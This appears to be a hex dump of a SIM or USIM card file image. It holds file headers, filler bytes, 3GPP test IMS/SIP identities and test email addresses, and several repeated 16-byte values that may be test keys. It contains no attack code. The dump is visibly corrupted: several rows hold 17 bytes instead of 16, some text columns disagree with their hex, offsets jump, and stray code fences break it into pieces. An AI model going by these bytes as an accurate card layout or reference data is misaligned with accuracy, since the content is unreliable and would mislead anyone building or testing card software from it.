0054B0  06 04 00 7A D7 00 00 00 3F 21 05 00 FF FF FF 15  |...z....?!......|
0054C0  08 40 42 00 FF FF FF 4C 6F 3C 21 58 1F E1 20 6F  |.@B....Lo<!X.. o|
0054D0  06 05 00 73 8E 00 00 00 43 21 53 00 FF FF FF 17  |...s....C!S.....|
0054E0  10 14 31 32 33 34 35 36 37 38 39 30 40 72 73 33  |..1234567890@rs3|
0054F0  67 2E 63 6F 6D 20 10 FF FF FF FF FF FF FF FF FF  |g.com ..........|
005500  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
```

```
005510  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005520  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005530  FF FF FF FF FF FF FF 4D 6F 40 21 58 1F E1 20 6F  |.......Mo@!X.. o|
005540  06 05 00 06 CC 00 00 00 51 21 93 00 FF FF FF 2C  |........Q!.....,|
005550  CC 01 01 33 13 23 33 43 53 63 73 83 93 04 07 27  |...3.#3CScs....'|
005560  33 36 72 E6 36 F6 D8 00 00 00 07 FF FF FF FF FF  |36r.6...........|
005570  FF FF F8 C0 00 00 00 86 00 00 02 58 FF FF FF FF  |...........X....|
005580  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005590  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0055A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0055B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0055C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0055D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0055E0  FF FF FF FF FF FF FF 4E 6F 4E 21 58 1F E1 20 6F  |.......NoN!X.. o|
0055F0  06 03 00 CA B9 00 00 00 67 21 01 00 FF FF FF 00  |........g!......|
005600  FF FF FF FF FF FF FF 4F 6F 64 21 58 1F E1 20 6F  |.......Ood!X.. o|
005610  06 06 00 ED 1F 00 00 00 6B 21 02 00 FF FF FF 00  |........k!......|
005620  FF FF FF FF FF FF FF 50 6F 68 21 58 1F E1 20 6F  |.......Poh!X.. o|
005630  06 06 00 A3 28 00 00 00 6F 21 21 00 FF FF FF 00  |....(...o!!.....|
005640  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005650  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005660  FF FF FF FF FF FF FF 56 6F 6C 21 58 1F E1 20 6F  |.......Vol!X.. o|
005670  06 04 00 65 FD 00 00 00 77 21 03 00 1F E2 20 20  |...e....w!....  |
005680  F8 80 00 55 7F 00 00 57 6F 74 21 58 1F E1 20 6F  |...U...Wot!X.. o|
005690  06 05 00 86 97 00 00 00 7B 21 0E 00 FF FF FF 0D  |........{!......|
0056A0  0B 61 62 63 40 78 79 7A 2E 63 6F 6D 10 E1 20 58  |.abc@xyz.com.. X|
0056B0  6F 78 21 58 1F E1 20 6F 06 04 00 3A 16 00 00 00  |ox!X.. o...:....|
0056C0  80 21 01 00 1F C1 22 FF 6F 7C 21 CB 1F E1 20 59  |.!....".o|!... Y|
0056D0  6F 7D 21 58 1F E1 20 6F 06 04 00 04 F5 00 00 00  |o}!X.. o........|
0056E0  84 21 01 00 FF FF FF 00 FF FF FF FF FF FF FF 5A  |.!.............Z|
0056F0  6F 81 21 58 1F E1 20 6F 06 05 00 7B F1 0E 00 00  |o.!X.. o...{....|
005700  88 21 81 00 FF FF FF 00 81 00 00 03 00 01 80 00  |.!..............|
005710  04 00 0A 04 01 64 03 0B 0B 04 01 64 03 F5 0A 04  |.....d.....d....|
005720  0A 58 08 19 0B 04 0A 58 0C 97 0A 02 31 13 0B 02  |.X.....X....1...|
005730  30 C8 71 C0 02 00 10 1F 01 00 C8 FF FF 00 80 00  |0.q.............|
005740  38 E0 08 00 00 80 00 71 E0 12 00 10 1F 01 00 C8  |8......q........|
005750  FF FF 00 80 00 38 E0 18 00 00 80 00 71 C0 22 00  |.....8......q.".|
005760  10 1F 01 00 C8 FF FF 00 80 80 38 E0 28 00 00 80  |..........8.(...|
005770  80 71 E0 02 00 10 1F 01 00 C8 FF FF 00 80 80 38  |.q.............8|
005780  E0 08 00 00 80 80 2B 6B FF FF 00 B7 62 00 00 5E  |......+k....b..^|
005790  6F 85 21 58 1F E2 20 6F 06 06 00 C2 20 00 00 00  |o.!X.. o.... ...|
0057A0  9C 21 02 02 FF FF FF FF FF FF FF 87 A9 FF FF 65  |.!.............e|
0057B0  6F 99 21 58 1F E2 20 6F 06 06 00 8C 17 00 00 00  |o.!X.. o........|
0057C0  A0 21 05 08 CC 09 00 00 00 00 FF FF FF FF FF 00  |.!..............|
0057D0  00 00 FF FF FF FF FF 00 00 00 FF FF FF FF FF 00  |................|
0057E0  00 00 FF FF FF FF FF 00 00 00 FF FF FF FF FF 66  |...............f|
0057F0  6F 9D 21 58 1F C2 22 6F 06 06 00 FA 4A 00 C4 1E  |o.!X.."o....J...|
005800  C7 1E 0A 0D 1F E1 20 67 6F A5 21 58 1F C1 22 6F  |...... go.!X.."o|
005810  06 05 00 B8 C3 00 D8 1E DB 1E 17 00 81 9B EC 68  |...............h|
005820  6F A8 21 58 1F C2 22 6F 06 06 00 8F 08 00 DE 1E  |o.!X.."o........|
005830  E1 1E 01 0A 1F C1 10 69 6F AB 21 58 1F C1 22 6F  |.......io.!X.."o|
```

```
005840  06 06 00 02 BA 00 E3 1E E6 1E 17 00 1D 00 00 6B  |...............k|
005850  6F AE 21 58 1F E1 20 6F 06 04 00 6D 82 0B 00 00  |o.!X.. o...m....|
005860  B4 21 20 00 1F E1 20 FF FF FF FF FF FF FF FF FF  |.! ... .........|
005870  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005880  FF FF FF FF FF FF FF 6D 6F B1 21 58 1F E1 20 6F  |.......mo.!X.. o|
005890  06 05 00 03 5A 00 00 00 BB 21 08 00 FF FF FF FF  |....Z....!......|
0058A0  FF FF FF FF FF FF FF 6E 6F B8 21 58 1F E1 20 6F  |.......no.!X.. o|
0058B0  06 05 00 4D 6D 00 00 00 BF 21 08 00 FF FF FF FF  |...Mm....!......|
0058C0  FF FF FF FF FF FF FF 74 6F BC 21 58 1F E1 20 6F  |.......to.!X.. o|
0058D0  06 01 00 B1 CB 00 00 00 C3 21 07 00 82 00 00 FF  |.........!......|
0058E0  FF FF FF FF FF FF 00 75 6F C0 21 58 1F E1 20 6F  |.......uo.!X.. o|
0058F0  06 0D 00 92 B9 0F 00 00 C7 21 01 00 36 F6 D8 00  |.........!..6...|
005900  00 00 07 FF FF FF FF 76 6F C4 21 58 1F C1 22 6F  |.......vo.!X.."o|
005910  06 03 00 CC 87 00 9F 1E A2 1E 04 00 FF FF FF 79  |...............y|
005920  6F C8 21 58 1F C2 22 6F 06 05 00 0E B3 00 EB 1C  |o.!X.."o........|
005930  EE 1C 05 1C FF FF FF 7A 6F CB 21 58 1F C2 22 6F  |.......zo.!X.."o|
005940  06 02 00 14 98 00 00 1D 03 1D 05 0D FF FF FF 7B  |...............{|
005950  6F CE 21 58 1F C2 22 6F 06 04 00 3C 28 00 0C 1D  |o.!X.."o...<(...|
005960  0F 1D 05 0D FF FF FF 7C 6F D1 21 58 1F C6 22 6F  |.......|o.!X.."o|
005970  06 06 00 D3 FC 10 0E 1E 11 1E 05 2A 00 00 00 7D  |...........*...}|
005980  6F D4 21 58 1F C6 22 6F 06 06 00 B7 62 11 2C 1E  |o.!X.."o....b.,.|
005990  2F 1E 05 29 00 00 06 7E 6F D7 21 58 1F C2 22 6F  |/..)...~o.!X.."o|
0059A0  06 03 00 53 41 00 C0 1D C3 1D 05 0D 7F 00 00 7F  |...SA...........|
0059B0  6F DA 21 58 1F C2 22 6F 06 06 00 8C 17 12 CC 1D  |o.!X.."o........|
0059C0  CF 1D 05 0F 1F E1 20 81 6F DD 21 58 1F E1 20 6F  |...... .o.!X.. o|
0059D0  06 06 00 77 F8 00 00 00 E3 21 7E 00 FF FF FF FF  |...w.....!~.....|
0059E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0059F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005A00  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005A10  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005A20  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005A30  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005A40  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005A50  FF FF FF FF FF FF FF FF FF FF FF FF FF 74 2E 1F  |.............t..|
005A60  2E 00 13 E9 81 9B EC 23 F3 05 85 2C CD 33 81 87  |.......#...,.3..|
005A70  DC 9C 00 63 74 00 00 01 AF E0 21 58 1F C1 10 FF  |...ct.....!X....|
005A80  FF FF F0 52 F8 00 C0 39 F9 21 18 00 1F E1 20 6B  |...R...9.!.... k|
005A90  E2 EF F5 C2 C8 E6 99 0B C4 D3 A0 7A 47 49 53 0B  |...........zGIS.|
005AA0  C4 D3 A0 7A 47 49 53 07 AF F6 21 58 1F C1 10 FF  |...zGIS...!X....|
005AB0  FF FF F0 69 8D 00 00 00 FF 21 12 00 0B 04 0A 11  |...i.....!......|
005AC0  80 08 10 18 20 28 30 38 40 48 80 88 90 98 A0 A8  |.... (08@H......|
005AD0  B0 00 C8 FF FF 00 80 05 AF FC 21 58 1F C1 10 FF  |..........!X....|
005AE0  FF FF F0 87 73 00 00 00 05 22 13 00 00 38 E0 12  |....s...."...8..|
005AF0  10 80 08 10 18 20 28 30 38 40 48 80 88 90 98 A0  |..... (08@H.....|
005B00  A8 B0 38 E0 28 00 00 08 AF 02 22 58 1F C1 10 FF  |..8.(....."X....|
005B10  FF FF F0 BC 06 00 00 00 74 BA 5A 00 80 80 2B 06  |........t.Z...+.|
005B20  AF 08 22 58 1F C1 10 FF FF FF F0 D8 98 00 00 00  |..."X...........|
005B30  0E 22 24 00 C0 00 00 23 10 80 08 10 18 20 28 30  |."$....#..... (0|
005B40  38 40 48 80 88 90 98 A0 A8 B4 00 40 80 C1 01 41  |8@H........@...A|
005B50  81 C2 02 44 04 44 84 C5 05 45 80 08 06 83 01 4A  |...D.D...E.....J|
005B60  00 83 0C A0 00 00 00 87 10 04 FF 49 FF 05 89 00  |...........I....|
```

```
005B70  00 00 00 00 00 00 FF 00 00 00 00 01 00 22 1D F0  |.............".."|
005B80  07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
005B90  00 00 00 00 00 00 00 FF FE 06 00 80 00 00 00 00  |................|
005BA0  FF 00 00 00 00 00 00 FF 00 05 00 C4 A5 00 4B B0  |..............K.|
005BB0  7F 58 1F 00 00 C4 20 2F 06 01 00 F6 6F 3D 24 01  |.X.... /....o=$.|
005BC0  01 01 00 08 42 00 51 02 6F 00 00 1D 22 C1 20 6F  |....B.Q.o...". o|
005BD0  06 01 00 12 AA 02 00 00 23 22 20 00 F2 00 56 80  |........#" ...V.|
005BE0  1D 30 30 31 30 31 30 31 32 33 34 35 36 37 38 39  |.001010123456789|
005BF0  40 74 65 73 74 2E 33 67 70 70 2E 63 6F 6D FF 04  |@test.3gpp.com..|
005C00  6F 20 22 1D 22 C2 20 6F 06 01 00 38 03 04 00 00  |o ". o...8....|
005C10  2A 22 03 40 FF FF FF 80 35 73 69 70 3A 30 30 31  |*".@....5sip:001|
005C20  30 31 30 31 32 33 34 35 36 37 38 39 40 69 6D 73  |0101234567890@ims|
005C30  2E 6D 6E 63 30 30 31 2E 6D 63 63 30 30 31 2E 33  |.mnc001.mcc001.3|
005C40  67 70 70 6E 65 74 77 6F 72 6B 2E 6F 72 67 FF FF  |gppnetwork.org..|
005C50  FF FF FF FF FF FF FF 80 1E 73 69 70 3A 2B 31 31  |.........sip:+11|
005C60  32 33 34 35 36 37 38 39 30 40 74 65 73 74 2E 33  |234567890@test.3|
005C70  67 70 70 2E 63 6F 6D FF FF FF FF FF FF FF FF FF  |gpp.com.........|
005C80  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005C90  FF FF FF FF FF FF FF 80 16 73 69 70 3A 75 73 65  |.........sip:use|
005CA0  72 40 74 65 73 74 2E 33 67 70 70 2E 63 6F 6D FF  |r@test.3gpp.com.|
005CB0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005CC0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005CD0  FF FF FF FF FF FF FF 03 6F 27 22 1D 22 C1 20 6F  |........o'". o|
005CE0  06 01 00 67 5F 05 00 00 45 22 20 00 1F C2 22 80  |...g_...E" ...".|
005CF0  0D 74 65 73 74 2E 33 67 70 70 2E 63 6F 6D FF FF  |.test.3gpp.com..|
005D00  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 07  |................|
005D10  6F 42 22 1D 22 C1 20 6F 06 01 00 9F AF 07 E1 B0  |oB". o.........|
005D20  4C 22 07 00 EC 11 9F 01 00 00 00 00 00 00 FF AD  |L"..............|
005D30  6F 49 22 1D 22 C1 20 6F 06 03 00 B3 FE 03 00 00  |oI". o.........|
005D40  50 22 03 00 FF FF FF 80 00 02 22 CB 1F C2 22 06  |P"........"...".|
005D50  6F 4D 22 1D 22 C2 24 6F 06 03 00 5F F3 06 9E 4F  |oM".".$o..._...O|
005D60  54 22 04 23 1F E1 20 80 01 01 A4 06 83 01 01 95  |T".#.. .........|
005D70  01 08 80 01 5A A4 06 83 01 0A 95 01 08 84 01 D4  |....Z...........|
005D80  A4 06 83 01 0A 95 01 08 FF FF 80 01 03 A4 06 83  |................|
005D90  01 01 95 01 08 84 01 D4 A4 06 83 01 0A 95 01 08  |................|
005DA0  80 01 58 A4 06 83 01 0A 95 01 08 FF FF 80 01 01  |..X.............|
005DB0  90 00 80 01 5A A4 06 83 01 0A 95 01 08 84 01 D4  |....Z...........|
005DC0  A4 06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF  |................|
005DD0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005DE0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005DF0  FF FF FF FF FF FF FF 09 6F 51 22 1D 22 E2 20 6F  |........oQ". ". o|
005E00  06 01 00 78 C2 00 00 00 69 22 03 20 FF FF FF FF  |...x....i". ....|
005E10  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005E20  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005E30  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005E40  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005E50  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005E60  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF D5  |................|
005E70  6F 66 22 1D 22 C1 20 6F 06 02 00 77 D4 00 00 00  |of". o...w....|
005E80  78 22 64 00 FF FF FF FF FF FF FF FF FF FF FF FF  |x"d.............|
005E90  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
```

```
005EA0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005EB0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005EC0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005ED0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
005EE0  FF FF FF FF FF FF FF FF FF FF FF FF 44 04 44 84 D7  |............D.D..|
005EF0  6F 75 22 1D 22 C2 20 6F 06 01 00 C8 3B 00 00 00  |ou". ". o....;...|
005F00  88 22 05 64 FF 05 89 FF FF FF FF FF FF FF FF FF  |.".d............|

0060F0  FF FF FF FF FF FF FF FF FF FF FF FF 23 FF FF FF 21  |............#...!|
006100  F3 00 13 E9 81 9B EC 23 F3 05 85 2C CD 33 81 87  |.......#...,.3..|
006110  50 00 95 01 08 84 01 20 AF 85 22 1D 22 C1 10 FF  |P...... ..".".".|
006120  FF FF F0 9E D0 00 5F C2 CD 22 11 00 08 84 01 8F  |......_..".......|
006130  08 D9 C6 92 95 B3 D5 5D 08 D9 C6 92 95 B3 D5 5D  |.......].......]|
006140  95 01 08 FF FF 80 01 50 5F 37 1F E6 1A C0 20 6F  |.......P_7.... o|
006150  06 0D 00 93 55 59 23 01 01 01 00 00 0A 95 01 81  |....UY#.........|
006160  4F 00 00 D0 22 C2 20 6F 06 06 00 0D 17 01 00 00  |O...". o........|
006170  D6 22 05 3B FF FF FF FF FF FF FF FF FF FF FF FF  |.".;............|

006290  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 82  |................|
0062A0  4F D3 22 D0 22 C2 20 6F 06 06 00 C0 D3 02 00 00  |O.". ". o........|
0062B0  FE 22 03 64 FF FF FF FF FF FF FF FF FF FF FF FF  |.".d............|

0063E0  FF FF FF FF FF FF FF 83 4F FB 22 D0 22 C2 20 6F  |........O.". ". o|
0063F0  06 06 00 E6 06 03 00 00 27 23 03 64 FF FF FF FF  |........'#.d....|

006530  4F 24 23 D0 22 E2 20 6F 06 04 00 09 65 04 00 00  |O$#.". o....e...|
006540  50 23 01 14 FF FF FF FF FF FF FF FF FF FF FF FF  |P#..............|
006550  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 85  |................|
006560  4F 4D 23 D0 22 E2 20 6F 06 04 00 44 FA 05 00 00  |OM#.". o...D....|
006570  56 23 01 14 FF FF FF FF FF FF FF FF FF FF FF FF  |V#..............|
006580  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 86  |................|
006590  4F 53 23 D0 22 E2 20 6F 06 04 00 7F 8F 06 00 00  |OS#.". o........|
0065A0  5C 23 01 03 FF FF FF FF FF FF FF FF FF FF FF 66  |\#.............f|
0065B0  7F D0 22 E6 1A C0 20 6F 06 0D 00 A9 02 60 23 01  |.."... o.....`#.|
0065C0  01 01 00 00 FF FF FF 40 5F 00 00 5D 23 C0 20 6F  |.......@_..]#. o|
0065D0  06 0D 00 D1 A9 90 23 01 01 01 00 00 FF FF FF 3A  |......#........:|
0065E0  6F B5 19 86 18 C2 22 2F 06 05 00 03 94 00 39 1A  |o....."/......9.|
0065F0  3C 1A 05 1C FF FF FF 3B 6F 63 23 86 18 C2 22 2F  |<......;oc#..."/|
006600  06 0D 00 27 AF 00 70 1B 73 1B 05 1C FF FF FF 3C  |...'..p.s......<|
006610  6F 66 23 86 18 C2 22 2F 06 0B 00 37 C2 00 85 1B  |of#..."/...7....|
006620  88 1B 0A B0 FF FF FF 40 6F 69 23 86 18 C2 22 2F  |.......@oi#..."/|
006630  06 08 00 E9 25 00 D5 1C D8 1C 02 1C 23 C2 20 42  |....%.......#. B|
006640  6F 6C 23 86 18 C2 22 2F 06 07 00 B3 AB 00 64 1C  |ol#..."/......d.|
006650  67 1C 02 2A FF FF FF 43 6F 6F 23 86 18 C1 22 2F  |g..*...Coo#..."/|
006660  06 0B 00 F7 EF 00 72 1C 75 1C 02 00 FF FF FF 47  |......r.u......G|
006670  6F 72 23 86 18 C2 22 2F 06 07 00 B0 03 00 8C 1D  |or#..."/........|
006680  8F 1D 0A 1E FF FF FF 49 6F 75 23 86 18 C2 22 2F  |.......Iou#..."/|
006690  06 08 00 9F CF 00 EB 1C EE 1C 05 1C FF FF FF 4A  |..............J|
0066A0  6F 78 23 86 18 E2 22 2F 06 07 00 C5 41 00 DC 19  |ox#..."/....A...|
0066B0  DF 19 05 0D FF FF FF 4B 6F 7B 23 86 18 C2 22 2F  |.......Ko{#..."/|
0066C0  06 06 00 79 C0 00 00 1D 03 1D 05 0D FF FF FF 4C  |...y...........L|
```

```
0066D0  6F 7E 23 86 18 C2 22 2F 06 08 00 2C 9E 00 0C 1D  |o~#..."/...,....|
0066E0  0F 1D 05 0D FF FF FF 40 4F 00 00 60 23 E1 22 6F  |.......@O..`#."o|
0066F0  06 08 00 3D 42 00 C2 1A C5 1A 01 00 FF FF FF 41  |...=B..........A|
006700  4F 84 23 60 23 E1 22 6F 06 08 00 59 DC 00 C6 1A  |O.#`#."o...Y....|
006710  C9 1A 20 00 FF FF FF 42 4F 87 23 60 23 E1 22 6F  |.. ....BO.#`#."o|
006720  06 08 00 48 00 00 CD 1A D0 1A 06 00 FF FF FF 43  |...H...........C|
006730  4F 8A 23 60 23 E1 22 6F 06 0E 00 C4 03 00 D1 1A  |O.#`#."o........|
006740  D4 1A 20 00 FF FF FF 44 4F 8D 23 60 23 E1 22 6F  |.. ....DO.#`#."o|
006750  06 0E 00 ED 02 00 D8 1A DB 1A 01 00 FF FF FF 50  |...............P|
006760  00 84 08 A0 00 00 01 51 00 00 00 00 00 00 00 00  |.......Q........|
006770  00 00 00 82 DC 00 FF 00 00 00 00 00 0C 00 00 F0  |................|
006780  0F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
006790  00 00 00 00 00 23 BC FF FE 06 00 80 00 00 00 00  |.....#..........|
0067A0  01 00 00 00 00 00 06 F9 06 B2 01 00 00 00 00 00  |................|
0067B0  00 00 15 F4 81 02 80 00 82 01 F0 83 01 F0 87 01  |................|
0067C0  F0 C1 01 FF FF FF FF 23 9D 00 0B F2 01 00 00 00  |.......#........|
0067D0  00 00 FF FF FF FF FF 23 A0 00 1E F1 01 01 80 18  |.......#........|
0067E0  00 00 10 D1 C1 CE 44 29 CE 8D 91 D7 C8 68 15 EF  |......D).....h..|
0067F0  C0 B0 0A 15 B2 FF FF 23 A2 00 1E F1 01 02 80 14  |.......#........|
006800  00 00 10 9B 16 B3 88 38 CD 1C EB 34 DE 08 44 B6  |.......8...4..D.|
006810  8C A6 56 B7 63 FF FF 23 A6 00 1E F1 01 03 80 48  |..V.c..#.......H|
006820  00 00 10 34 DE 08 44 B6 8C A6 56 9B 16 B3 88 38  |...4..D...V....8|
006830  CD 1C EB 3F F1 FF FF 23 AA 00 0B F2 02 00 00 00  |...?...#........|
006840  00 00 FF FF FF FF FF 23 AE 00 1E F1 02 01 88 18  |.......#........|
006850  00 00 10 D1 C1 CE 44 29 CE 8D 91 D7 C8 68 15 EF  |......D).....h..|
006860  C0 B0 0A 99 71 FF FF 23 B0 00 1E F1 02 02 88 14  |....q..#........|
006870  00 00 10 9B 16 B3 88 38 CD 1C EB 34 DE 08 44 B6  |.......8...4..D.|
006880  8C A6 56 3B A0 FF FF 23 B4 00 1E F1 02 03 88 48  |..V;...#.......H|
006890  00 00 10 34 DE 08 44 B6 8C A6 56 9B 16 B3 88 38  |...4..D...V....8|
0068A0  CD 1C EB B3 32 FF FF 23 B8 00 39 70 66 30 73 2E  |....2..#..9pf0s.|
0068B0  06 07 2A 86 48 86 FC 6B 01 60 0B 06 09 2A 86 48  |..*.H..k.`...*.H|
0068C0  86 FC 6B 02 02 02 63 09 06 07 2A 86 48 86 FC 6B  |..k...c...*.H..k|
0068D0  03 64 0B 06 09 2A 86 48 86 FC 6B 04 80 00 EB 0E  |.d...*.H..k.....|
0068E0  FF FF FF FF FF FF FF 00 00 00 0A FF 00 00 00 00  |................|
0068F0  00 FF FF 00 00 00 00 4D 00 81 09 A0 00 00 05 59  |.......M.......Y|
006900  10 10 00 01 00 00 00 00 00 00 00 00 00 00 00 00  |................|
006910  00 00 00 00 03 00 00 F0 07 00 00 00 00 00 00 00  |................|
006920  00 00 00 00 00 00 00 23 C4 00 00 00 00 00 00 FF  |.......#........|
006930  FE 06 00 80 00 00 00 00 FF 00 00 00 00 00 06 F9  |................|
006940  03 B0 01 20 4B FF FF 00 00 00 0A FC 00 00 00 00  |... K...........|
006950  00 0D 00 BE 57 D3 23 00 00 00 0A FF 00 00 00 00  |....W.#.........|
006960  00 00 00 D0 23 C0 20 23 D2 00 0A FC 00 00 00 00  |....#. #........|
006970  00 01 00 00 FF FF FF 4D 00 81 09 A0 00 00 05 59  |.......M.......Y|
006980  10 10 00 02 00 00 00 00 00 00 00 00 00 00 00 00  |................|
006990  00 00 00 00 03 1A E6 F0 07 00 00 00 00 00 00 00  |................|
0069A0  00 00 00 00 00 23 D0 23 D4 00 00 00 00 00 00 FF  |.....#.#........|
0069B0  FE 06 00 80 00 00 00 00 FF 00 00 00 00 00 06 F9  |................|
0069C0  03 B0 01 40 18 C2 22 00 00 00 0A FC 00 00 00 00  |...@..".........|
0069D0  00 1D 02 1C 00 81 FF 00 00 00 0A FF 00 00 00 00  |................|
0069E0  00 07 00 A4 FE 00 D7 23 E2 00 0A FC 00 00 00 00  |.......#........|
0069F0  00 E2 23 F9 18 C1 22 4D 00 81 09 A0 00 00 05 59  |..#..."M.......Y|
```

```
006A00  10 10 00 03 00 00 00 00 00 00 00 00 00 00 00 00  |................|
006A10  00 00 00 00 03 22 1D F0 07 00 00 00 00 00 00 00  |.....".........|
006A20  00 00 00 00 00 23 E0 23 E4 00 00 00 00 00 00 FF  |.....#.#........|
006A30  FE 06 00 80 00 00 00 00 FF 00 00 00 00 00 06 F9  |................|
006A40  03 B0 01 41 A7 00 4F 00 00 00 0A FC 00 00 00 00  |...A..O.........|
006A50  00 EE 23 F9 18 C2 22 00 00 00 0A FF 00 00 00 00  |..#...".........|
006A60  00 1D 05 0D FF FF FF 23 F2 00 0A FC 00 00 00 00  |.......#........|
006A70  00 08 00 4B 1F 00 7F 4D 00 81 09 A0 00 00 05 59  |...K...M.......Y|
006A80  10 10 00 04 00 00 00 00 00 00 00 00 00 00 00 00  |................|
006A90  00 00 00 00 03 1F 58 F0 07 00 00 00 00 00 00 00  |......X.........|
006AA0  00 00 00 00 00 23 F0 23 F4 00 00 00 00 00 00 FF  |.....#.#........|
006AB0  FE 06 00 80 00 00 00 00 FF 00 00 00 00 00 06 F9  |................|
006AC0  03 B0 01 42 FF FF FF 4A 00 86 0A A0 00 00 08 15  |...B...J........|
006AD0  00 2E 48 54 50 00 00 00 00 00 00 00 00 00 81 00  |..HTP...........|
006AE0  00 00 00 00 00 00 00 F0 07 00 00 00 00 00 00 00  |................|
006AF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF  |................|
006B00  FE 01 00 60 00 00 00 00 FF 01 00 00 00 00 00 FF  |...`............|
006B10  00 00 00 00 0C 00 00 02 AF 0B 22 58 1F C1 10 FF  |..........."X....|
006B20  FF FF F0 F5 11 00 00 00 58 AE C8 00 00 24 2F 03  |........X....$/.|
006B30  AF 0A 24 58 1F C1 10 FF FF FF F0 DF B8 00 00 00  |..$X............|
006B40  49 AE 75 00 00 00 00 04 AF 0D 24 58 1F C1 10 FF  |I.u.......$X....|
006B50  FF FF F0 F6 B9 00 00 00 30 AE C8 00 00 00 00 30  |........0......0|
006B60  EF 10 24 58 1F C1 20 6F 06 11 00 82 4C 00 00 00  |..$X.. o....L...|
006B70  16 24 12 00 01 01 80 FF FF FF FF FF FF FF FF FF  |.$..............|
006B80  FF FF FF FF FF FF FF FF FF B0 0A E6 EA 00 00 5A  |...............Z|
006B90  EF 13 24 58 1F C1 20 6F 06 05 00 0E F6 00 00 00  |..$X.. o........|
006BA0  1C 24 81 00 DE 08 44 FF FF FF FF FF FF FF FF FF  |.$....D.........|
006BB0

006C20  FF FF FF FF FF FF FF FF 00 00 10 34 DE 08 44 31  |...........4..D1|
006C30  AF CA 22 1D 22 C1 10 FF FF FF F0 8E 12 00 00 00  |.."."...........|
006C40  30 24 41 00 66 30 73 FF FF FF FF FF FF FF FF FF  |0$A.f0s.........|
006C50  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
006C60  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
006C70  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
006C80  FF FF FF FF FF FF FF FF 00 00 D4 05 C0 70 21 32  |.............p!2|
006C90  AF 2D 24 1D 22 C1 10 FF FF FF F0 F8 F8 00 00 00  |.-$."...........|
006CA0  3C 24 05 00 00 00 00 FF FF FF FF FF 03 00 00 33  |<$.............3|
006CB0  AF 39 24 1D 22 C2 10 FF FF FF F0 B6 CF 00 00 00  |.9$."...........|
006CC0  40 24 05 20 00 00 00 FF FF FF FF FF FF FF FF FF  |@$. ............|
006CD0

006D60  FF FF FF FF FF FF FF 00 00 FF FF FF FF FF FF 00  |................|
006D70  00 00 0A FF 00 00 00 00 00 FF FF FF FF FF FF 24  |...............$|
006D80  55 00 0A FC 00 00 00 00 00 00 00 00 00 00 00 4D  |U..............M|
006D90  00 81 09 A0 00 00 05 59 10 10 00 03 00 00 00 00  |.......Y........|
006DA0  00 00 00 00 00 00 00 00 00 00 00 00 03 22 90 F0  |.............."..|
006DB0  07 00 00 00 00 00 00 00 00 00 00 00 00 24 53 24  |.............$S$|
006DC0  57 00 00 00 00 00 00 FF FE 06 00 80 00 00 00 00  |W...............|
006DD0  FF 00 00 00 00 00 06 F9 03 B0 01 41 FF FF FF 00  |...........A....|
006DE0  00 00 0A FC 00 00 00 00 00 FF FF FF FF FF FF 00  |................|
006DF0  00 00 0A FF 00 00 00 00 00 FF FF FF FF FF FF 24  |...............$|
006E00  65 00 0A FC 00 00 00 00 00 FF FF FF FF FF FF 4D  |e..............M|
```

```
006E10  00 81 09 A0 00 00 05 59 10 10 00 04 00 00 00 00  |.......Y........|
006E20  00 00 00 00 00 00 00 00 00 00 00 00 03 1F CB F0  |................|
006E30  07 00 00 00 00 00 00 00 00 00 00 00 00 24 63 24  |.............$c$|
006E40  67 00 00 00 00 00 00 FF FE 06 00 80 00 00 00 00  |g...............|
